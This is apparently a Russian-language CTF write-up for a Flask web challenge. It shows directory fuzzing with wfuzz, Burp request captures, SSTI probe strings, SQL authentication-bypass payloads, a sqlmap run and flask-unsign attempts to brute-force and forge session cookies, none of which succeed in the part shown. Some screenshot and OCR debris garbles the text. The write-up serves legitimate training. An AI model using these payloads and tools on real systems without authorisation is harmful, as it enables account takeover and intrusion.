

Bug Bounty-code

Категория: web
Уровень: Средний

Описание

Описание: Говорят, что здесь можно получить админа без СМС, но с регистрацией, а дальше как?

Решение

В описание задания есть подсказка, нам нужно стать админом. Предварительно запустим фаззинг эндпоинтов используя **wfuzz**. Также можно фаззить скрытые файлы, файлы по расширением, хедеры и параметры в известных эндпоинтах, перебирать методы и так далее, сейчас это избыточно.

```
(luksa@node1) ~ /hackers/fuzz/custom/fuzz_dir
$ wfuzz -c -v -u http://62.173.140.174:16057/FUZZ -w directory-list-2.3-medium.txt --hc 404
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://62.173.140.174:16057/FUZZ
Total requests: 220546

=====
ID           C.Time      Response    Lines    Word    Chars    Server                                Redirect    Payload
=====
000000039:   0.267s      200         53 L     134 W    3025 Ch Werkzeug/3.0.4 Python/3.10.7          "login"
000000051:   0.053s      200         46 L     112 W    2506 Ch Werkzeug/3.0.4 Python/3.10.7          "register"
000000072:   0.051s      302         5 L      22 W     199 Ch Werkzeug/3.0.4 Python/3.10.7  /login    "profile"
000000600:   0.053s      405         5 L      20 W     153 Ch Werkzeug/3.0.4 Python/3.10.7          "edit"
000001211:   0.028s      302         5 L      22 W     199 Ch Werkzeug/3.0.4 Python/3.10.7  /login    "logout"

Total time: 124.7443
Processed Requests: 4507
Filtered Requests: 4502
Requests/sec.: 36.12988
```

Открываем Burp Suite и изучаем сервис:

Burp Suite Community Edition v2024.10.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Intruder Proxy Repeater Decoder Organizer Collaborator Sequencer Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	http://62.173.140.174:16057	GET	/			302	394	HTML		Redirecting...
2	http://62.173.140.174:16057	GET	/login			200	3200	HTML		Login
3	https://code.jquery.com	GET	/jquery-3.6.4.js			200	293051	script	js	
4	http://62.173.140.174:16057	GET	/favicon.ico			404	388	HTML	ico	404 Not Found

⌵

Login

⌵

+

← → ↻ ⚠ Not secure 62.173.140.174:16057/login

Sign In

👤

Nickname

🔒

Password

Login

Don't have an account! [Sign Up Here](#)

Elements

Console

Sources

Network

Performance

```
<!DOCTYPE html>
<html lang="en">
<head>
</head>
<body>
  <div class="container">
    <div id="loginbox" style="margin-top:50px;" class="mainbox col-md-6 col-md-offset-3 col-sm-8 col-sm-offset-2">
      <div class="panel panel-info">
        <div class="panel-heading">
          <div class="panel-title">Sign In</div>
        </div>
        <div style="padding-top:30px" class="panel-body">
          <div style="display:none" id="login-alert" class="alert alert-danger col-sm-12"></div>
          <form action="/login" id="loginform" class="form-horizontal" role="form" method="post">
            <div style="margin-bottom: 25px" class="input-group"></div>
            <div style="margin-bottom: 25px" class="input-group"></div>
            <div style="margin-top:10px" class="form-group"></div>
            <div class="form-group">
              <div class="col-md-12 control">
                <div style="border-top: 1px solid#888; padding-top:15px; font-size:85%">
                  " Don't have an account! "
                  <a href="/register"> == $0
                  " Sign Up Here "
                </a>
              </div>
            </div>
          </form>
        </div>
      </div>
    </div>
  </body>
</html>
```

Request

Response

Pretty Raw Hex

1 GET / HTTP/1.1

2 Host: 62.173.140.174:16057

3 Accept-Language: en-US,en;q=0.9

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

6 Sec-Purpose: prefetch;prerender

7 Purpose: prefetch

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

9 Accept-Encoding: gzip, deflate, br

10 Connection: keep-alive

11

12

Pretty Raw Hex Render

1 HTTP/1.1 302 FOUND

2 Server: Werkzeug/3.0.4 Python/3.10.7

3 Date: Mon, 03 Feb 2025 19:13:16 GMT

4 Content-Type: text/html; charset=utf-8

5 Content-Length: 199

6 Location: /login

7 Connection: close

8

9 <!doctype html>

10 <html lang=en>

11 <title>

12 </title>

13 <h1>

14 </h1>

15 <p>

16 You should be redirected automatically to t


17 </p>

18 </html>

Видим HTTP 302 редирект **Location: /login**, обращаем внимание на хедеры которые пришли от приклада. Видим хедер **Server: Werkzeug/3.0.4 Python/3.10.7**, нам это сразу говорит о том, что:


- приклад написан на Python фреймворке
- отсутствует реверс прокси который мог бы фильтровать запросы через mod_security

Видим возможность регистрации пользователя на эндпоинте **/register**. Регистрируем пользователя **user123** и бегло изучаем сервис и эндпоинты:




Ендпоинт /login

На странице логина вводит креды тестовой учетки user123 и изучаем полученный ответ:



В ответе видим и изучаем хедер:



где параметры:

- `session=` это кука которая хранит сессию пользователя, Burp Suite сразу декодит первую часть:




Становится ясно, как приклад понимают ролевую модель админа. Берем это на заметку.

- `HttpOnly=`, говорит браузеру, что куки не должны быть доступны из JavaScript
- `Path` - указывает, в каком пути (URL-пути) куки будут отправляться обратно на сервер. Если указано `Path=`, значит куки будут включаться во все HTTP-запросы к этому домену

Ендпоинт /

Страница по редактированию заметок, на ней находим заметку от разработчика в base64 виде:




Декодируем base64 и получаем:

```
$ echo
IEkgdXBkYXRlZCB0aGUgdXNlciBlbnRpdHkgdmll dy4NCiBtb2RlbCA9IHsNCiAnbmVja25hbWU
n0iBuaWNrbmFtZSwNCiAncGFzc3dvcmQnOiBwYXNzd29yZCwNCiAnaXNfYWRTaW4nOiAnZmFsc2
UnDQogfQ== | base64 -d


I updated the user entity view.
model = {
  'nickname': nickname,
  'password': password,
  'is_admin': 'false'
}
```

Теперь становится известна сущность пользователя которая используется в бизнес логике приклада.

Ендпоинт /profile



На странице /profile присутствует отображение ролевой модели Admin: true/false, а также есть возможность изменить атрибуты учетной записи: логин и пароль.




Моделирование и тестирование угроз

Account Enumeration and Re-Registration

- Account Enumeration and Re-Registration - атака, в ходе которой злоумышленник компрометирует учетные данные для получения доступа. Иногда в веб прикладе может быть допущена ошибка и отсутствует или не работает проверка на существующую учетную запись, что позволяет повторно зарегистрировать учетную запись с уже существующим именем пользователя.

Проверка:



1. на странице `/register` пытаемся зарегистрировать пользователя admin, предполагая, что у него есть права администратора

6 / 11

2. На странице `/edit` пользователь `user1` попытается изменить логин и пароль для учетной записи `user2`, при этом у нас сессия `user1`. Получем 500 ошибку, приклад крашится.

Server-side template injection

- Server-side template injection - Python фреймворки используют для шаблонизации используют `jinja`. Может возникнуть уязвимость, когда пользовательский ввод небезопасно обрабатывается внутри серверного шаблона.

Request

PrettyRawHex

1 POST /register HTTP/1.1

2 Host: 62.173.140.174:16057

3 Content-Length: 142

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Origin: http://62.173.140.174:16057

7 Content-Type: application/x-www-form-urlencoded

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://62.173.140.174:16057/register

12 Accept-Encoding: gzip, deflate, br

13 Connection: keep-alive

14

15 nickname=

user{{7*7}}\$({{7*7}}{7*7}\${{ "test_ssti" }}\${ "test_ssti" }}

Response

PrettyRawHexRender

15

16

17

18

19

20

21

22

23

24

25

26

27

1. на странице `/register` пытаемся зарегистрировать пользователя `user{{7*7}}$({{ 7*7}}{7*7}${{7*7}}${{ "test_ssti" }}${ "test_ssti" }}`

2. на странице `/profile` проверяем рендер никнейма на возможное исполнение `jinja` шаблонизации

Request

PrettyRawHex

1 GET /profile HTTP/1.1

2 Host: 62.173.140.174:16057

3 Accept-Language: en-US,en;q=0.9

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7 Referer: http://62.173.140.174:16057/

8 Accept-Encoding: gzip, deflate, br

9 Cookie: session=.eJyrVso5jk9Myc3MU7JSSkvMKU5V0LHKyOzOzkvMTQKJZQWpxZVVSrmdfwqLRXk4AZyK4KmAQKxSiVpBaXxBcXLZTGKCMALGEIKdUCAETzI7o.Z6HwRQ.W5krquUHLcKb6xbX7mH5bm4_HM

10 Connection: keep-alive

11

12

Response

PrettyRawHexRender

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

SQL injection

• SQL Injection - в приложении на эндпоинтах которые принимают пользовательский ввод и небезопасно передают его в sql запрос в БД, могут присутствовать sql инъекции:

7 / 11

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /login HTTP/1.1 2 Host: 62.173.140.174:16057 3 Content-Length: 42 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://62.173.140.174:16057 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://62.173.140.174:16057/login 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 nickname=admin%27or+1%3D1+--&password=123 </pre>		<pre> 14 <link href=" //netdna.bootstrapcdn.com/bootstrap/3.1.0/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css"> 15 <script src=" //netdna.bootstrapcdn.com/bootstrap/3.1.0/js/bootstrap.min.js"> </script> 16 </head> 17 <body> 18 <div class="container"> 19 <div id="loginbox" style="margin-top:50px;" class="mainbox col-md-6 col-md-offset-3 col-sm-8 col-sm-offset-2"> 20 <div class="panel panel-info"> 21 <div class="panel-heading"> 22 <div class="panel-title"> Sign In </div> 23 <div> 24 User not exists 25 </div> 26 </div> 27 <div style="padding-top:30px" class="panel-body"> <div style="display:none" id="login-alert" class="alert alert-danger col-sm-12"> </pre>	

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /login HTTP/1.1 2 Host: 62.173.140.174:16057 3 Content-Length: 42 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://62.173.140.174:16057 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://62.173.140.174:16057/login 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 nickname=admin%27%3B%23--%2B-&password=123 </pre>		<pre> 14 <link href=" //netdna.bootstrapcdn.com/bootstrap/3.1.0/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css"> 15 <script src=" //netdna.bootstrapcdn.com/bootstrap/3.1.0/js/bootstrap.min.js"> </script> 16 </head> 17 <body> 18 <div class="container"> 19 <div id="loginbox" style="margin-top:50px;" class="mainbox col-md-6 col-md-offset-3 col-sm-8 col-sm-offset-2"> 20 <div class="panel panel-info"> 21 <div class="panel-heading"> 22 <div class="panel-title"> Sign In </div> 23 <div> 24 User not exists 25 </div> 26 </div> 27 <div style="padding-top:30px" class="panel-body"> <div style="display:none" id="login-alert" class="alert alert-danger col-sm-12"> </pre>	

1. На странице `/login` проверим SQL Injection Bypass Authentication логическими запросами `admin' or 1=1 --` и `admin';#--+-`

```

(luksa@node1)~$ sqlmap -u "http://62.173.140.174:16057/login" --data "nickname=*&password=*" --batch --level=5 --risk=3 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
onsible for any misuse or damage caused by this program

[*] starting @ 14:09:08 /2025-02-04/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[14:09:08] [INFO] testing connection to the target URL
[14:09:08] [INFO] testing if the target URL content is stable
[14:09:09] [INFO] target URL content is stable
[14:09:09] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[14:09:09] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[14:09:09] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[14:09:09] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[14:09:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:09:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:09:12] [WARNING] user aborted during detection phase
how do you want to proceed? [(S)kip current test/(e)nd detection phase/(n)ext parameter/(c)hange verbosity/(q)uit]

```

2. Можно пробовать перебирать руками детект SQL Injection на эндпоинтах с пользовательским вводом `/register`, `/login`, `/edit`. Либо автоматизированные средства, например, sqlmap. Каких-то

артефактов указывающих на SQL Injection не было обнаружено.

3. Перебирать на SQL инъекции можно различные части HTTP-запросов. Ендпоинты, GET параметры, куки, заголовки. Если приклад (реальный пример) используют внешние сущности, например, загружается SSL сертификат и на атрибуты серта завязана бизнес логика с передачей в БД, то payload может присутствовать в полях ssl сертификата и выполнить инъекцию.

Brute-force and craft session cookies

- Brute-force and craft session cookies - приложение на Flask использует cookie которая содержит сессию пользователя, при этом сессия подписана секретным ключом и не зашифрована. Это значит, что можно провести brute-force атаку на ключ и создать свою сессию с нужными атрибутами для модели пользователя.
1. Сессия состоит из { json_data }. { timestamp }. { secret_key }, брутфорс происходит с использованием утилиты flask-unsign:

```

└─$ flask-unsign --unsign --no-literal-eval --cookie 'eyJpc19hZG1pbiI6ImZhbHNlIiwibmlja25hbWUiOiJ1c2VyMTIzIn0.Z6JI1w.IHEwtNSAmW4449Q97ZPpJfwQpYc' --wordlist ~/hackers/fuzz/rockyou/rockyou.txt

[*] Session decodes to: {'is_admin': 'false', 'nickname': 'user123'}
[*] Starting brute-forcer with 8 threads..
[!] Failed to find secret key after 14344392 attempts.nd

(luksa@node1)-[~/tmp2]
└─$

```

```

flask-unsign --unsign --no-literal-eval --cookie
'eyJpc19hZG1pbiI6ImZhbHNlIiwibmlja25hbWUiOiJ1c2VyMTIzIn0.Z6JI1w.IHEwtNSAmW4
449Q97ZPpJfwQpYc' --wordlist ~/rockyou.txt

```

Атака брутфорса не удаётся.

2. Также если приклад написан с ошибками, то возможно в нем не проверятся подпись для { json_data }. { timestamp }:

```

(luksa@node1)-[~/tmp2]
└─$ flask-unsign --sign --cookie '{"is_admin": "false", "nickname": "user123"}.{Z6JI1w}' --secret Qq123456
InsnaXNfYWRtaW4nOiAnZmFsc2UnLCAnbmlja25hbWUnOiAndXNlcjEyMyd9LntaNkpJMXd9Ig.Z6JL1Q.s1CLys0Kepa2MFyQtd0bh0Hb9v0

(luksa@node1)-[~/tmp2]
└─$

```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /profile HTTP/1.1 2 Host: 62.173.140.174:16057 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3;q=0.7 7 Referer: http://62.173.140.174:16057/ 8 Accept-Encoding: gzip, deflate, br 9 Cookie: session= InsnaXNFyWRtaW4nOiAnZmFsc2UnLCAnbmJja25hbWUnOiAndXNlcjEyMyd9LntaNkpJMXd9Ig.Z6JL1Q.slCLys0Ke pa2MFyQtd0bh0Hb9v0 10 Connection:.keep:alive 11 12</pre>				<pre>1 HTTP/1.1 302 FOUND 2 Server: Werkzeug/3.0.4 Python/3.10.7 3 Date: Tue, 04 Feb 2025 17:18:24 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 199 6 Location: /login 7 Connection: close 8 9 <!doctype html> 10 <html lang=en> 11 <title> Redirecting... </title> 12 <h1> Redirecting... </h1> 13 <p> You should be redirected automatically /login </p></pre>			

```
flask-unsign --sign --cookie '{"is_admin': 'false', 'nickname': 'user123'}.
{Z6JI1w}" --secret Qq123456
InsnaXNFyWRtaW4nOiAnZmFsc2UnLCAnbmJja25hbWUnOiAndXNlcjEyMyd9LntaNkpJMXd9Ig.
Z6JL1Q.slCLys0Kepa2MFyQtd0bh0Hb9v0
```

Пробуем создать свою сессию с любым ключом. Атака не удастся.

Server-side parameter pollution

